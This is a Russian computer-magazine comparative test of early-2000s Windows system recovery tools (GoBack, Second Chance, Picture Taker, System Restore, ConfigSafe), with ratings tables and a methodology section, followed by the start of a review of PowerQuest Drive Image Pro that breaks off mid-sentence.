Главная задача программы восстановления — определить и запомнить конкретное состояние Windows. Программа должна обеспечить сохранность не только файловой системы и Registry-записей, но и файлов, которые она потом реконструирует. Для этого, в зависимости от количества выбранных для защиты файлов, требуется довольно много места на диске. Этую запись состояния системы следовало бы защитить дополнительно: при восстановлении системы Windows Me, например, сформированные данные записываются в Restore-каталог. Операционная система заводит каталог на каждом логическом диске отдельно. Он получает лишь слабое подобие защиты — атрибут «скрытый». Оптимальное решение заключается в изолировании защищенного файла от операционной системы, чтобы он не пострадал. Так поступают GoBack и Second Chance. Они резервируют часть жесткого диска для себя и используют это пространство отдельно от Windows.

## Наблюдение

Дополнительно Recovery Tool должна протоколировать изменения, производимые в операционной системе. Windows Me начинает запись контрольных пунктов (Checkpoints), когда программа связывается с Windows Installer. GoBack и Second Chance, например, постоянно работают в режиме фоновой обработки и контролируют изменения в системе.

## Восстановление

Программа восстановления системы сравнивает текущее состояние с мгновенной записью контрольного пункта. Она отменяет все зарегистрированные различия. Насколько полно протекает этот процесс, зависит от того, зачем наблюдает контрольный пункт. В нем должны быть сохранены важнейшие настрой-

ки и файлы системы, чтобы пользователь после восстановления имел готовую к работе операционную систему. Second Chance и Picture Taker подходят к делу избирательно. При работе с этими продуктами пользователь может задать области, которые он хочет контролировать, то есть или только реестр, или только файловую систему, или вырезки из того и другого.

## Корректура

Процесс восстановления системы под Windows Me вы можете снова отменить, если были стерты или изменены важные файлы. В этом отношении Picture Taker располагает возможностью выбирать отдельные файлы вместо того, чтобы аннулировать весь процесс также, как и при восстановлении системы под Windows Me.

## Аварийное применение

Восстановление системы должно действовать и тогда, когда ничего больше не работает. Second Chance и GoBack располагают системой защиты, не зависящей от Windows. Так как GoBack работает под Windows, вы можете запустить ПК и при повреждении конфигурации. Second Chance преодолевает этот барьер, стартуя с помощью загрузочной дискеты.



▲ Windows Me сохраняет важные системные данные по календарному плану

## GoBack 2.22


» Система защиты и постоянный контроль за операционной системой обеспечили превосходный результат теста. GoBack педантично протоколирует каждое изменение на жестком диске и может отменить его полностью. Лишь высокие требования к ресурсам системы портят общее впечатление.

## Second Chance 2.0


Программный пакет от Powerquest, в отличие от GoBack, работает по принципу максимальной надежности системы при минимальном расходе ресурсов памяти. С помощью Checkpoints Second Chance преодолевает даже самые тяжелые фатальные сбои системы и возвращает Windows к жизни. Программа обеспечивает сохранность всех измененных файлов и восстанавливает их в чистом режиме DOS. Управлять программой достаточно просто: с помощью четырех «переключателей» вы контролируете систему и реконструируете ее. Встроенный Checkpoint Viewer помогает детально довершить изменения или отменить их.

Second Chance проявляет свои сильные стороны прежде всего в скорости и тщательности восстановления. Office-пакетам и драйверам оборудования Second Chance, к сожалению, шансов остаться в неизменном виде не дает и возвращает Windows в исходное состояние. Лишь после дефрагментации жесткого диска Second Chance не смогла снова привести в действие Checkpoints. Только с помощью загрузочной дискеты они стали доступны и восстановили систему в прежнем состоянии. Важнейшие системные файлы и Registry-записи Second Chance контролирует и сохраняет автоматически во временных рамках, которые можно задать. После удаления жизненно важных файлов Windows, например win.com, достаточно одного нажатия клавиши и одного перезапуска, чтобы реанимировать Windows. Под Windows Me

Second Chance категорически отказался записывать загрузочную дискету. Только после апгрейда до версии 2.07 Second Chance сформировала безукоризненную, готовую к работе под Me стартовую дискету. »



▲ Checkpoint Viewer: Second Chance оживляет даже отдельные файлы



▲ Все под контролем: Picture Taker сообщает вам в деталях, что она восстанавливает

### Picture Taker Personal Edition 3.1

Собственно, областью применения программы Picture Taker являются небольшие сети, где она быстро устанавливается на любой хост пакеты программ и конфигурации систем. Но, приложив немного «ручного труда», вы можете применить и эту программу в качестве System Recovery Tool.

В тесте Picture Taker показала приличные результаты. Как реестр, так и файловая структура были восстановлены в значительной степени. Какие исключения делает программа при восстановлении системы, вы узнаете из списка в файле Rules.ini. Если хотите применить дру-

гие настройки, файл придется обрабатывать вручную. Ввиду щекотливости задачи это рекомендуется только опытным пользователям.

Исключениями Rules.ini объясняются не самые лучшие результаты, которые Picture Taker показывает при очистке реестра. В наших тестах мы обнаружили большой ляпсус, когда Picture Taker не удалось снова полностью удалить установленный перед этим DirectX 8.0 под Windows SE. Из-за этого возможны проблемы: так как разные версии DirectX несовместимы, то только полное удаление файлов DirectX гарантирует стабильность системы.

Управление программой оказалось очень удобным, она позволяет осуществлять полный контроль над теми частями системы, которые вы хотите реставрировать. Можно выбрать также отдельные файлы или записи реестра. Однако файл помощи Picture Taker оказался слишком скучным. Программа вводит собственные специальные понятия Pictures и Packages. Эти понятия едва различимы для пользователя, работающего с программой впервые.

Программа работает со своего рода сжатым image-файлом — его объем составляет примерно

половину объема памяти, занимаемого операционной системой, программами и файлами. Такой метод гарантирует глубокую реконструкцию прежних состояний системы. Однако создание Customized Picture занимает много времени и некоторый объем памяти, так что этот метод мы не рекомендуем для частого применения. Тем не менее он позволяет решать и сложные проблемы, поскольку, исходя из основного и более поздних образов, вы можете сравнивать состояния системы между собой.

### System Restore (Me)

Встроенная в Windows Me программа восстановления системы в teste показала как сильные, так и слабые стороны. Microsoft указывает, что System Restore не может заменить Uninstaller. Стоит запомнить этот момент. Файлы программного продукта, не принадлежащие Microsoft или не используемые WinInstaller, программой восстановления системы не затрагиваются. Подобные программные продукты должны демонтироваться отдельно.

По-другому обстоит дело с Office или DirectX. Восстановление более старой версии DirectX работает без всяких проблем. Удалось реконструировать даже win.com. Однако после удаления Office 2000 в обломках данных осталось несколько мегабайт — преимущественно файлы помощи.

При очистке реестра System Restore работает надежно. Большинство записей реставрируются, так что вы получаете обратно состояние системы Windows в одной из более ранних стадий. Здесь

### ПОБЕДИТЕЛЬ ТЕСТА

#### Roxio GoBack 2.22

## Полный контроль над системой

GoBack заслуживает названия «программа восстановления системы». Программный пакет работает под Windows и контролирует функционирование всех важных компонентов системы



- + непрерывный контроль
- + высокая надежность сохранения данных
- + простота обращения
- большой расход ресурсов


Цена/результат         8

Общая оценка        8

Оболочка управления не показывает всего многообразия функций, скрытых в программ-

ном продукте. GoBack проявила в teste великолепные функциональные возможности и простоту в обращении. Все это делает GoBack победителем теста.

В сценариях teste продукт Roxio восстанавливает по большей части чистые конфигурации Windows. Ни в одной из восстановленных систем не возникло никакой нестабильности, хотя реестр обнаружил легкие изменения по сравнению с исходной конфигурацией. GoBack отказалась в задаче по удалению только драйверов видеокарт, когда после установки драйвера видеокарты ATI был установлен Download Manager Mozilla. GoBack позволила восстановить состояние винчестера только перед первой или перед второй инсталляцией менеджера. Зато она оказалась единственной программой, которая справилась с задачей полного восстановления жесткого диска, от-



▲ Большой обзор: GoBack точно ведет «бухгалтерию». Программа записывает каждый процесс в вашей операционной системе

форматированного под Windows 98 в режиме MS-DOS. К сожалению, если перезаписывается сектор начальной загрузки жесткого диска, то не спасает и GoBack.

Дополнительно к функции восстановления программа создает виртуальный диск. На нем она запоминает содержание прежнего состояния системы и в случае необходимости может обращаться к отдельным файлам или каталогам. Программа интегрируется в контекстное меню Windows Explorer и предоставляет в нем опцию, которая позволяет повторно обращаться к версиям отдельных файлов, сохраненным в промежуточной памяти. Недостатком являются большие требования к ресурсам: GoBack занимает 10% объема жесткого диска.

Информацию о программе можно найти на [www.roxio.com](http://www.roxio.com)



**▲ Благодаря System Restore пользователю проще повернуть время вспять. Достаточно одного щелчка**

действует странное на первый взгляд правило: чем больше продуктов Microsoft задействовано при восстановлении системы, тем лучше эта программа работает.

Тонких настроек у System Restore, однако, не хватает. Пользователь располагает только опцией, позволяющей устанавливать определенные контрольные пункты, к которым он может вернуться. Вы не можете выбрать, какие зоны программы должна восстановить, и не получите точную информацию о том, что именно сделала программа восстановления системы. Если выключить System Restore, то пропадут контрольные пункты, которые вы уже создали. Эти пункты стирает и Windows, если на разделе остается недостаточно места. Restore-каталог может занимать на одном разделе не более 13% объема. Если Windows потребуется место для нового кон-



**▲ ConfigSafe выполняет не все, что обещает**

трольного пункта, то этот новый пункт при записи сотрет старые. Типично микрософтовское решение.

### ConfigSafe Complete Recovery 4.0.

Согласно заявлению производителя, Imagine LAN, ConfigSafe реконструирует готовую к работе систему особым способом: пользователь идентифицирует и удаляет все те компоненты, которые несут ответственность за возникшие проблемы. Именно благодаря такому способу программа ConfigSafe удобна в обращении с проблематичными установками. Но когда речь зашла о восстановлении конфигурации системы, ConfigSafe едва выдержала испытание. Почти во всех задачах теста программный пакет лишь удалял большую часть записей реестра и стирал ярлыки. Результат — ошибочная индикация: ничего не

стертто в меню «Пуск», с жесткого диска не удалены никакие программные файлы. Поэтому ConfigSafe приходится довольствоваться последним местом в нашем тесте. Пакет контролирует и восстанавливает такие важные файлы, как, например, win.com. Однако программа не предохраняет систему от конфигураций, не способных к загрузке. Она не предоставляет ни возможность создания дискеты начальной загрузки, ни опцию загрузки Windows. Кроме того, управление, организованное через большое количество окон и меню Drop-down, едва ли удобно для начинающих пользователей.

Зато контроль над изменениями системы об разцовый — ConfigSafe при любой попытке инсталляции спрашивает, нужно ли произвести мгновенную запись системы. Правда, со временем это начинает действовать на нервы, если программные продукты часто устанавливаются и сразу удаляются. Но здесь выбор остается за пользователем: захочет ли он защитить конфигурацию или откажется от этого ради свободного места на жестком диске. В зависимости от того, как часто ConfigSafe запоминает Snapshots, можно еще спасти конфигурации Windows из более отдаленного прошлого. ■ ■ ■ Генри Шеппарт

## ИТОГ

Ни одна из программ в нашем тесте не показала абсолютного совершенства. Тем не менее все продукты, за исключением ConfigSafe, работали настолько надежно, что мы рекомендуем их для применения. Для домашних пользователей, которым не обязательно глубоко осваивать железо и внутреннее устройство системы, достаточно программы System Restore из Windows Me. Но такому пользователю придется мириться с недостатками в конфигурации.

Тому, кто хочет большего, нужна такая программа, как победитель теста GoBack. Обычный режим работы System Restore такую программу не устроит как в отношении надежности, так и функциональности. GoBack работает под Windows и при этом «ходит» ее, перенося даже форматирование жесткого диска. Программа строго придерживается принципа восстановления системы так, чтобы она выглядела, как в определенный, заранее заданный момент. В этом GoBack превосходит конкурентов. В отличие от нее Second Chance имеет то преимущество, что пользователь может указать, какие логические диски и каталоги она должна контролировать. Second Chance — более гибкая в обращении программа. Обе программы возглавили «турнирную таблицу», потому что только они справились с проблематикой System Recovery. Они могут устранять серьезные повреждения, когда Windows больше не запускается. Только GoBack и Second Chance располагают продуманной схемой автоматизации и контроля, гарантирующей тщательное восстановление.

## Emergency Recovery System

### Пакет для обеспечения сохранности системных файлов и реестра Windows 98

Windows 98 не предоставляет практически никакой защиты для системных файлов. Даже файл win.com не защищен от удаления. Если новые драйверы, DLL или записи реестра при инсталляции записываются поверх более свежих версий, это может привести к краху системы. На крайний случай Windows предлагает загрузочную дискету, но она может запустить только «железо» машины. Вы напрасно будете искать на аварийной дискете программы, восстанавливающие Windows 98. Microsoft встроил программу восстановления системы только в Windows Me.

Тем не менее с помощью определенных программных пакетов вы спасете и систему под Windows 98. Emergency Recovery System как раз и является тем инструментом, с помощью которого даже после установки дефектного программного обеспечения можно оживить Windows. Программа обеспечит сохранность по вашему выбору либо полного каталога Windows, либо 168 важнейших системных и регистрационных файлов. Если

Windows больше не запускается, то поможет дискета начальной загрузки Emergency Recovery System. Она перекачает сжатые системные файлы из BackUp-каталога обратно на жесткий диск. Если вы часто устанавливаете новые программные продукты, то эта программа — просто подарок для вас. Поскольку она защищает и записи реестра, то подходит и для удаления старых программ. Ваша система остается чистой, а реестр не переполняется о бесполезных записей. Правда, у программы есть один недостаток: она сохраняет защищенные файлы только на диске С. В этом случае сбой жесткого диска угрожает не только повреждением Windows, но и может разрушить BackUp-каталог, и Windows уже невозможно будет реанимировать. Незарегистрированная программа практически не имеет функциональных ограничений, однако после Recovery-операции она требует регистрации.

Информацию о программе можно найти на сайте [www.mslm.com](http://www.mslm.com)

**GoBack 2.22****Second Chance 2.0****Picture Taker 3.1**

Производитель	<b>Roxio</b>	Powerquest	<b>Lanovation</b>
Адрес в Интернете	roxio.com	powerquest.com	lanovation.com
Цена	DM100	DM150	\$40
Платформа	Windows 9x/Me	Windows 9x/Me	Windows 9x/Me, NT/2000
<b>Общая оценка (баллы)</b>	<b>82</b>	<b>79</b>	<b>66</b>
Сценарии теста	80 %	68 %	78 %
Функциональность	84 %	91 %	73 %
Эргономика	88 %	88 %	36 %
Ресурсы	76 %	94 %	48 %
Цена/результат	82 %	72 %	68 %
<b>Итог</b>	<b>GoBack подходит как для начинающих, так и для профи; ее высокая работоспособность впечатляет, но расход ресурсов слишком велик</b>	<b>Second Chance экономит место и работает быстро. Программа хорошо конфигурируема. Управление программой реализовано отлично</b>	<b>Picture Taker — это продукт скорее для профи и администраторов: программа требует длительного освоения, но, с другой стороны, предоставляет возможность очень точной настройки</b>
<b>Сценарии теста</b>			
DirectX	Файлы заменяются, остатки в реестре	DirectX восстанавливается полностью, DLLs удаляются	Файлы восстанавливаются хорошо, а в реестре остается мусор
Easy CD Creator	Файлы заменяются, остатки в реестре	Файлы заменяются, остатки в реестре	Файлы и реестр восстанавливаются полностью
ATI-драйверы + Mozilla	Файлы и реестр восстанавливаются полностью	ATI-драйверы удаляются	Коды реестра остаются
Office 2000	Файлы и реестр восстанавливаются полностью	Файлы заменяются, остатки в реестре	Файлы заменяются, CLASSES в реестре остаются
Частичное восстановление	—	—	•
После дефрагментации	•	Нужна дискета начальной загрузки	Работает медленнее
Системные файлы	•	Только важнейшие	•
После форматирования диска C: (FAT)	•	—	—
<b>Функциональность</b>			
Принцип работы	Устанавливается под Windows, может контролировать все операции	Сравнение «до и после», Backup важнейших системных файлов	Image + сравнение
Checkpoints	Автоматически перед каждым изменением в системе, хорошо конфигурируются, доступны в течение длительного времени	Автоматически и вручную, конфигурируются произвольно	Вручную, конфигурируются и запоминаются произвольно
Необходимая память	Переменная	Переменная	50% занятого поля памяти
Дискета начальной загрузки	—	•	—
Помощь/документация	Help, демонстрационные видео, обширная инструкция	Образцовое сопровождение пользователя, Online-помощь	Слишком скучная



<b>System Restore (Windows Me)</b>		<b>ConfigSafe</b>
<b>Microsoft</b>		<b>Imagine LAN</b>
microsoft.com		configsafe.com
DM180		\$40
Windows Me		Windows 9x/Me
<b>65</b>		<b>62</b>
67 %		56 %
42 %		75 %
87 %		49 %
63 %		92 %
54 %		65 %
<b>Встроенная в Windows Me очень легка в управлении, но имеет мало точных настроек. Особенno хорошо программа восстанавливает реестр</b>		<b>ConfigSafe — это программа для продвинутых пользователей. Она хотя и очищает реестр, но зато оставляет на месте почти все файлы</b>
Файлы и реестр восстанавливаются полностью		Реестр восстанавливается, большинство файлов остается
Реестр восстанавливается, удаляются только файлы EXE		Реестр восстанавливается, файлы остаются
Драйверы остаются, удаляются только файлы EXE		Реестр восстанавливается, файлы остаются
Файлы помощи остаются, реестр восстанавливается		Связи/реестр восстанавливаются не полностью
—		—
•		Ни каких проблем
Длится дольше		•
—		—
Концентрируется на системе и MS-продуктах		Протоколы реестра, файлов и связей
Автоматически (при запуске Windows-Installer), не конфигурируются, длительно не сохраняются		По запросу и вручную, мало конфигурируемы, длительно сохраняются
Мин. 200 Мбайт, макс. 12% сегмента		Очень мало
—		—
Поверхностная, рассчитанная на начинающих		«Беспорядочная» пользовательская оболочка

## Каким образом тестировались программы

### Сценарии теста

Для проверки качества программ мы сравнили между собой реестр и файловую структуру до и после сценария теста. Платформой служила Windows Me, потому что программа восстановления системы Me была одним из кандидатов на участие в teste, и, естественно, под другой системой работать не могла.

Вначале мы установили, что другие программы под Windows 98 SE дают сопоставимые результаты. Ставилась задача по удалению разных программ без остатка, частично после дефрагментации, или выборочно. В качестве одного из основных файлов Windows мы стерли win.com, чтобы посмотреть, восстановит ли его какая-либо программа. В результате можно было выяснить, смогут ли System Recovery Tools восстановить старую систему на недавно отформатированном логическом диске.

### Функциональность

Насколько гибко программы выполняют свою работу? Как часто и когда они позволяют сохранять состояния системы, которые пользователь позднее может «вытащить» опять? Можно ли конфигурировать состояния системы, чтобы восстановление не касалось определенных зон? Сколько места занимают мгновенные записи системы?

### Эргономика


Для программного продукта, выполняющего столь важную и деликатную работу, удобство управления имеет большое значение. В руководстве или файле помощи должна содержаться вся информация для пользователя.

### Ресурсы

Средства защиты часто занимают много места на диске, чтобы обеспечить более полное отображение системы. К затратам ресурсов памяти относится также вопрос о скорости работы программного продукта.

## ОЦЕНКА Chip'a

(Из чего складывается полный балл)



PowerQuest Drive Image Pro

# BackUp без проблем, или Для тех, кто не любит инсталляции

Практически каждому, кто проводит за компьютером больше 15 минут в день, рано или поздно приходится сталкиваться с проблемой восстановления операционной системы. Как правило, это мероприятие вызывает массу головной боли, а самое главное — отнимает уйму времени.

С одной стороны, этот процесс полезен из общебразовательных соображений, но потом начинает вызывать все большее раздражение — вас отвлекают от работы или развлечений постоянные программные сбои. При очередном «падении» Windows вы только тяжело вздохнете и, сбравшись с духом, начнете искать ценную информацию, сохранять ее на всяческие съемные носители, про себя молясь о том, чтобы не дай бог ничего не забыть, особенно если это находится в пресловутой директории c:\windows\


profiles либо аналогичных «приятных» местах. Конечно, работая в локальной сети, где имеется стример или другое устройство резервного копирования, можно попросить администратора сделать «ленточку» с вашей системой (опять-таки, если эта «ленточка» найдется и администратор захочет потратить на вас свое драгоценное время и ресурс стримера). При этом надо учитывать, что в любом случае для восстановления потребуется как минимум готовая инсталлированная операционная система плюс установленная на ней про-

грамма вроде Seagate BackUpExec или Cheyenne ArcServe. Ну а в домашних условиях ни о стримерах, ни о прочих благах цивилизации речь вообще не идет — есть только дискеты, в лучшем случае CD-RW или ZIP-дисковод. Без соответствующего программного обеспечения эти устройства не подходят для полноценного BackUp.

Любой пользователь со стажем знает, что ему нужно, а что нет, джентльменский набор приложений и утилит дорог его сердцу и используется ежедневно. И вот пришла беда — ошибки в реестре, постоянные «зависания» и синие экраны. Вы толком не успеваете сохранить письмо в почтовом клиенте перед тем, как мыши или клавиатура перестает реагировать на прерывания. Это вынуждает производить традиционные операции, начинающиеся с до боли знакомой команды **format c: /u**. Все дальнейшие ходы вы и сами хорошо знаете: установка ОС с многочисленными перезагрузками, инсталляция драйверов (не всегда гладко протекающая), настройка системы и, наконец, установка приложений. А если вы любите экспериментировать с новым софтом, то рано или поздно это также приведет к «падению» ОС. Частота переустановок в этом случае возрастает.

## Что может Drive Image Pro?

Облегчить жизнь вам поможет программа Drive Image Pro, продукт компании PowerQuest ([www.powerquest.com](http://www.powerquest.com)). Известный разработчик ПО, производящий на свет полезные системные утилиты для работы с дисками и различными файловыми системами, такие как Partition Magic, Server Magic, имеет в своем арсенале и средство клонирования разделов, о котором и пойдет



▲ Создание нового задания при помощи Task Builder

» речь. Основная цель, достигаемая владельцами этого продукта, — клонирование рабочих станций и быстрое сохранение и восстановление информации с любых доступных накопителей. Реализация этой простой идеи очень удобна для машин, работающих как в сети, так и изолированно: Drive Image Pro читает сохраняемый раздел по секторам и записывает в имидж-файл особого формата с расширением PQI (PowerQuest Image) на доступный для записи носитель. Для восстановления сохраненного раздела требуется всего лишь распаковать полученный файл на свободное неформатированное дисковое пространство. Таким образом, подготовив образцовую инсталляцию операционной системы, включая все любимые и нелюбимые, но необходимые приложения, игрушки и тому подобное, вы можете спокойно записать свой раздел в имидж-файл, к примеру, на CD, и отложить его в сторону.


Рассмотрим подробнее все удобства использования и широту возможностей Drive Image Pro. Полный дистрибутив программы «весит» довольно много, порядка 35 Мбайт, и это кажется абсурдным по сравнению с размером самой «ягодки» — собственно утилиты Drive Image Pro, которая умещается на одной дискете и запускается из-под любой DOS. Что же можно было придумать, чтобы вспомогательные модули и документацию раздувать до такого объема? Итак, все по порядку.

Drive Image Pro представляет собой набор утилит для работы с имидж-файлами раздела:

- ▶ Drive Image Pro — DOS-приложение с графическим интерфейсом и поддержкой мыши для создания и восстановления раздела из имидж-файлов;
- ▶ Drive Image Pro Editor — средство редактирования имидж-файлов и восстановления из них отдельных файлов и директорий;
- ▶ Boot Disk Builder и Create Rescue Diskettes — мастера, создающие загрузочные дискеты различных конфигураций для запуска Drive Image Pro из-под DOS;
- ▶ Drive Image BackUp Scheduler — средство формирования задач для регулярного резервного копирования;
- ▶ Drive Image PowerCast Server — средство публикации имидж-файла в сети для распаковки его клиентами на рабочих станциях;
- ▶ PQPrep — утилита для создания файлов автоматических ответов на вопросы инсталляции Windows 2000, аналогичная программе в составе Windows 2000 Professional;
- ▶ Task Builder — средство для формирования небольших пакетов команд запуска задач Drive Image Pro.

#### Вещи, полезные в быту

Имеет смысл подробнее описать некоторые из перечисленных утилит, поскольку грамотное их применение позволит вам избежать всякого рода



▲ Публикуем имидж-файл в сети с помощью PowerCast

ошибок, лишней работы и синдрома «изобретения велосипеда». Начнем с главного — собственно Drive Image Pro. Она работает под любой DOS (MS DOS, PC DOS, Caldera DR DOS и т. п.), ее можно запустить и из-под традиционных Windows 9x после установки с двух дискет (первая — загрузочная, вторая — системная), которые создаются мастером Create Rescue Diskettes. После запуска появляется графический интерфейс программы, управлять которым можно при помощи мыши (ее драйвер загружается с дискеты). Процедуры создания имидж-файла, восстановления раздела и внештатная процедура копирования раздела на свободное место вызываются специальными мастерами, которые можно выбрать в соответствующих пунктах меню. При создании имидж-файла мастер Create Image File запрашивает источник — раздел или разделы для копирования; вы можете заархивировать FAT, FAT32, HPFS, Linux Native, Linux Swap, HPFS и классический NetWare-раздел либо некую комбинацию доступных разделов. После этого будет предложено

скольку можно сделать много имидж-файлов с различным содержанием, которые будет трудно различить по лаконичным «досовским» именам. Планируя операцию сжатия раздела в имидж-файл, вам требуется принять во внимание то, что размер файла примерно равен объему занятой части раздела-источника, но при этом следующим шагом мастера можно указать степень сжатия раздела на 40% и 50%. Обратите внимание, что в меню есть пункт Advanced, который открывает новое окошко, позволяющее установить пароль на доступ к содержимому имидж-файла и на право восстановления раздела, здесь же предоставлена возможность установки опций для верификации таблиц разделов, структуры индексов, загрузочной записи и т. п. И еще одна приятная мелочь — вы вправе «разрезать» ваш файл на тома. По умолчанию предполагается сделать тома ровно под размер компакт-диска. Хранить имидж-файл на CD очень удобно, дешево и надежно, видимо, этим и руководствовались разработчики, выбрав такой размер тома.

#### Основная цель разработчиков Drive Image Pro — клонирование рабочих станций и быстрое сохранение и восстановление информации с любых доступных накопителей

выбрать путь, по которому вы собираетесь сохранить файл, — его можно записать на любой доступный раздел FAT, FAT32, NTFS, подключенный сетевой диск либо на съемное устройство IDE или SCSI LS 120, Iomega ZIP, JAZ и т. п. (при создании дискет мастер предлагает установить нужный вам драйвер). После того, как путь для файла будет выбран, а файл поименован, вы можете написать развернутый комментарий к созданному имидж-файлу, что очень важно, по-

